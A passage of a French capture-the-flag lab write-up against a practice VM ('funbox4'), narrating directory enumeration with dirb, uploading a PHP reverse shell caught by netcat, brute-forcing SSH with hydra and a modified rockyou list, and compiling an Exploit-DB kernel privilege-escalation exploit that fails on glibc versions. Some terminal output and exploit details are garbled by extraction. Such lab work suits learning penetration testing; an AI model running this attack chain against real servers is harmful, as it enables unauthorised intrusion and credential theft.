
START_TIME: Thu Nov  7 06:23:33 2024
URL_BASE: http://198.168.8.5:80/igmseklhgmrjmtherij2145236/
WORDLIST_FILES: common.txt
EXTENSIONS_LIST: (.html,.php) | (.html,.php) [NUM = 2]

GENERATED WORDS: 4612
+ Scanning URL: http://198.168.8.5:80/igmseklhgmrjmtherij2145236/ —
+ http://198.168.8.5:80/igmseklhgmrjmtherij2145236/upload.html (CODE:200|SIZE:297)
+ http://198.168.8.5:80/igmseklhgmrjmtherij2145236/upload.php (CODE:200|SIZE:319)


END_TIME: Thu Nov  7 06:23:35 2024
DOWNLOADED: 9224 - FOUND: 2
└─ (root@kali)-[~] /usr/share/dirb/wordlists
└─
```

Il y a bien des fichier upload.html et upload.php au niveau du site web

Le fichier html :




Le fichier .php





(Je conclu que pour l'utilisation de dirb, c'est bien de lancer une premiere fois sans extensions, puis rejouer le dirb avec des extension qui sont assez connu, (html, php, js)....)

Maintenant, je vois qu'on peut upload des fichiers, on va faire comme le TP4, se mettre en écoute sur le port 1234 et faire un netCat pour attendre la notification de notre reverse shell php, fourni par kali linux.



Je vais me mettre en écoute avec netcat et accéder au fichier via l'URL :





Voici ce que j'ai trouvé dans le répertoire thomas :

```
root@kali: /usr/share/webshells/php
File Acti Terminal Emulator Use the command line
drwxr-xr-x 4 thomas thomas 4096 Aug 30 2020 .
drwxr-xr-x 4 thomas thomas 4096 Aug 30 2020 ..
-rw-r--r-- 1 thomas thomas 46 Aug 30 2020 .bash_history
-rw-r--r-- 1 thomas thomas 220 Aug 29 2020 .bash_logout
-rw-r--r-- 1 thomas thomas 3771 Aug 29 2020 .bashrc
drwxr-xr-x 1 thomas thomas 4096 Aug 29 2020 .config
-rw-r--r-- 1 thomas thomas 675 Aug 29 2020 .profile
drwxr-xr-x 2 thomas thomas 4096 Aug 30 2020 .ssh
-rw-r--r-- 1 thomas thomas 195 Aug 29 2020 .todo
-rw-r--r-- 1 thomas thomas 303 Aug 30 2020 .viminfo
-rw-rw-r-- 1 thomas thomas 217 Aug 30 2020 .wget-hists
-rwx--r-- 1 thomas thomas 3078592 Aug 22 2019 pspy64
$ cat .todo
1. make coffee
2. check backup
3. buy ram
4. call someone
5. check my mails
6. call lucas
7. add an exclamation mark to my passwords
.
.
.

100. learn to read emails without a gui-client !!!
$ cat .profile
# This file is executed by the command interpreter for login shells.
# This file is not read by bash(1), if './.bash_profile' or '~/.bash_login'
# exists.
# see /usr/share/doc/bash/examples/startup-files for examples.
# the files are located in the bash-doc package.

# the default umask is set in /etc/profile; for setting the umask
# for ssh logins, install and configure the libpam-umask package.
#umask 022

# if running bash
if [ -n "$BASH_VERSION" ]; then
    # If $HOME/.bashrc exists
    if [ -f "$HOME/.bashrc" ]; then
        . "$HOME/.bashrc"
    fi
# set PATH so it includes user's private bin if it exists
if [ -d "$HOME/bin" ]; then
    PATH="$HOME/bin:$PATH"
fi
$ cat .viminfo
cat: .viminfo: Permission denied
$
```

"ajouter un point ! sur les mots de passe", je suppose qu'il faut une wordList...

Je vais aller dans le repertoire wordlists, faire la modifications sur des wordlist utiliser pour les mots de passe et faire du brute force avec hydra

J'ai trouvé après quelques recherche sur internet que le dossier rockyou possède des worldlist concernant les mots de passe, je vais exploiter ce dossier

```

root@kali:~# ls
amass  dirbuster  dnmap.txt  fasttrack.txt  fern-wifi  john.lst  legion  metasploit  nmap.lst  rockyou.txt.gz  sqlmap.txt  wfuzz  wifite.txt
root@kali:~# gunzip rockyou.txt.gz
root@kali:~# ls
amass  dirbuster  dnmap.txt  fasttrack.txt  fern-wifi  john.lst  legion  metasploit  nmap.lst  rockyou.txt  sqlmap.txt  wfuzz  wifite.txt

```

Je vais rajouter un "!" à chaque mot de passe avec la commande :

```
sed -i 's/$/!/' rockyou.txt
```

Maintenant je vais faire du brute force à avec hydra sur le port ssh 22 avec l'utilisateur thomas.

La commande prends un peut de temps car le fichier est chargé, j'ai lancé sur 4 threads, je laisse tourner la commande, je vais exploiter une autre piste.

(J'ai stoppé la commande car ça prend beaucoup de temps)

Je vais explorer la piste de version de machine pour voir si il y a un exploit à explorer :

```


pytun
python-apt
python3
readline
resolveconf
rsyslog
screen
sgm1
sgnl-base
socat
ssl-cert
systemd
sysv-rc
tasksel
terminfo
ubuntu-release-upgrader
urandom
unattended-upgrades
update-notifier
upstart
vmlinuz
xml
xml-core
zonesinfo
etc
$ cd ..
$ cd /home
$ cd thomas
$ ls -l
total 3092
drwxr-xr-x  4 thomas thomas  4096 Aug 30 2020 .
drwxr-xr-x  2 root   root    4096 Aug 30 2020 ..
-rw-r--r--  1 thomas thomas   46 Aug 30 2020 .bash_history
-rw-r--r--  1 thomas thomas  220 Aug 29 2020 .bash_logout
-rw-r--r--  1 thomas thomas 3771 Aug 29 2020 .bashrc
drwxr-xr-x  2 thomas thomas 4096 Aug 30 2020 .config
-rw-r--r--  1 thomas thomas   65 Aug 29 2020 .cshrc
drwxr-xr-x  2 thomas thomas 4096 Aug 30 2020 .ssh
-rw-r--r--  1 thomas thomas  195 Aug 29 2020 .todo
-rw-r--r--  1 thomas thomas  330 Aug 29 2020 .xsessioninfo
-rw-r--r--  1 thomas thomas  217 Aug 30 2020 .wget-hsts
-rw-r----- 1 thomas thomas 3078592 Aug 22 2019 pspy64
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ cd pspy64
/bin/sh: 23: cd: can't cd to pspy64
$ cat /etc/issue
Ubuntu 16.04 LTS \n \l
$ uname -a
Linux funbox4 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
$ 

```

```
$ cat /etc/issue
```

```
$ uname -a
Linux funbox4 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC
2016 x86_64 x86_64 x86_64 GNU/Linux
```

On va utiliser metasploit pour chercher une faille :




```
Minimize all open windows and show the desktop
File Actions Edit View Help
root@kali:~/home/kali
msf6 > search linux 4.4.0-21-generic
Matching Modules

#  Name                                     Disclosure Date  Rank   Check  Description
0  exploit/linux/local/bpf_priv_esc          2016-05-04    good  Yes    linux BPF doubleput UAF Privilege Escalation
1  \_ target: linux x86                      .               .      .      .
2  \_ target: linux x64                      .               .      .      .
3  \_ target: linux ia32                     .               .      .      .
4  \_ AKA: doubleput.c                      .               .      .      .
5  exploit/linux/local/netfilter_priv_esc_ipv4 2016-06-03    good  Yes    linux Kernel 4.6.3 Netfilter Privilege Escalation


Interact with a module by name or index. For example info 5, use 5 or use exploit/linux/local/netfilter_priv_esc_ipv4
msf6 > 
```

En cherchant sur internet, je vois que ces exploit sont des fichier .c à exécuter, j'ai télécharger le fichier lié exactement à la version de la machine cible :




Maintenant, l'idée est de compiler ce fichier, et l'upload via le site, puis accéder à notre reverse shell pour le lancer !


Compilation du programme comme mentionner sur exploit-db :



Je vais maintenant uploader ce fichier :



Maintenant je relance mon reverse Shell (php), j'ecoute sur le port 1234 et je vais aller dans le répertoire /var/www/html pour trouver les ressources du site



On voit bien notre fichier "goToRoot", je vais le lancer avec la commande :
./goToRoot

```
File Actions Edit View Help
$ cd /jgsekhhgnrjmtherij2145236
$ upload
upload.html
$ cd upload
$ ls
$ goToRoot
monShell.Php
monShell.php
$ ./goToRoot
$ /var/www/html/jgsekhhgnrjmtherij2145236/upload
$ ./goToRoot
/bin/sh: 8: ./goToRoot: Permission denied
$ ./goToRoot
total 64
drwxrwxrwx 2 root      root      4096 Nov  7 21:16 .
drwxr-xr-x  3 root      root      4096 Aug 29  2020 ..
-rw-r--r--  1 www-data www-data  5493 Nov  7 14:03 goToRoot
-rw-r--r--  1 www-data www-data  5493 Nov  7 14:03 monShell.Php
-rw-r--r--  1 www-data www-data  5493 Nov  7 14:06 monShell.php
$ ./goToRoot
$ ./goToRoot: goToRoot: not found
$ "[![:alnum:]]"[![:alnum:]]" /lib
/bin/sh: 11: : not found
$ ./goToRoot
$ ./goToRoot: /lib/x86_64-linux-gnu/libc.so.6: version 'GLIBC_2.27' not found (required by ./goToRoot)
$ ./goToRoot: /lib/x86_64-linux-gnu/libc.so.6: version 'GLIBC_2.27' not found (required by ./goToRoot)
$ ./goToRoot: /lib/x86_64-linux-gnu/libc.so.6: version 'GLIBC_2.34' not found (required by ./goToRoot)
$ ./goToRoot: /lib/x86_64-linux-gnu/libc.so.6: version 'GLIBC_2.38' not found (required by ./goToRoot)
$ gcc --version
$ ./bin/sh: not found
$ "[![:alnum:]]"[![:alnum:]]" in sh: 16:
$ ./goToRoot
$ ./goToRoot: /lib/x86_64-linux-gnu/libc.so.6: version 'GLIBC_2.27' not found (required by ./goToRoot)
$ ./goToRoot: /lib/x86_64-linux-gnu/libc.so.6: version 'GLIBC_2.27' not found (required by ./goToRoot)
$ ./goToRoot: /lib/x86_64-linux-gnu/libc.so.6: version 'GLIBC_2.34' not found (required by ./goToRoot)
$ ./goToRoot: /lib/x86_64-linux-gnu/libc.so.6: version 'GLIBC_2.38' not found (required by ./goToRoot)
$ ./goToRoot
$ ./goToRoot: /lib/x86_64-linux-gnu/libc.so.6: version 'GLIBC_2.27' not found (required by ./goToRoot)
$ ./goToRoot: /lib/x86_64-linux-gnu/libc.so.6: version 'GLIBC_2.33' not found (required by ./goToRoot)
$ ./goToRoot: /lib/x86_64-linux-gnu/libc.so.6: version 'GLIBC_2.34' not found (required by ./goToRoot)
$ ./goToRoot: /lib/x86_64-linux-gnu/libc.so.6: version 'GLIBC_2.38' not found (required by ./goToRoot)
$ total 56
-rw-r--r-- 1 www-data www-data 37624 Nov  7 21:16 goToRoot
-rw-r--r-- 1 www-data www-data  5493 Nov  7 14:03 monShell.Php
-rw-r--r-- 1 www-data www-data  5493 Nov  7 14:06 monShell.php
$
```

ça ne marche pas, je dois explorer une autre piste.

En creusant un peu j'ai trouvé un exploit qui a marché sur ubuntu 16.04 (la version ubuntu de notre cible), je vais tester, c'est le même principe, un fichier C que je vais compiler et upload :

The screenshot shows a Kali Linux desktop environment. On the left, a terminal window displays a shell session with commands like `ls` and `cd`. On the right, a web browser is open to the Exploit-DB website, specifically the page for a 'Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation' exploit. The page details the exploit's EDB-ID (45010), CVE (2017-16995), author (RLARABEE), type (LOCAL), platform (LINUX), and date (2018-07-10). It also shows that the exploit has been verified by EDB and provides a download link. The exploit code itself is visible at the bottom of the page.

Compilation OK :

Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation - EXPLOIT DATABASE

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
42010	2017-16995	BLARNEY	LOCAL	LINUX	2018-07-10

EDB Verified: ✓ Exploit: ⚡ / {} Vulnerable App:

Credit: blarney - this is a slight modification to his original POC
<https://github.com/mi1110/blarney/pull/1>

J'ai la même erreur que avant, qui est lié au fichier binaire compilé.

Je compile en version X et je lance en version inférieur à X

J'ai une idée :

1-Installer docker

2-Faire une machine virtuel ubutnu 16.04

3-compiler le fichier C

4-récuperer le binaire et le lancer sur la machine cible

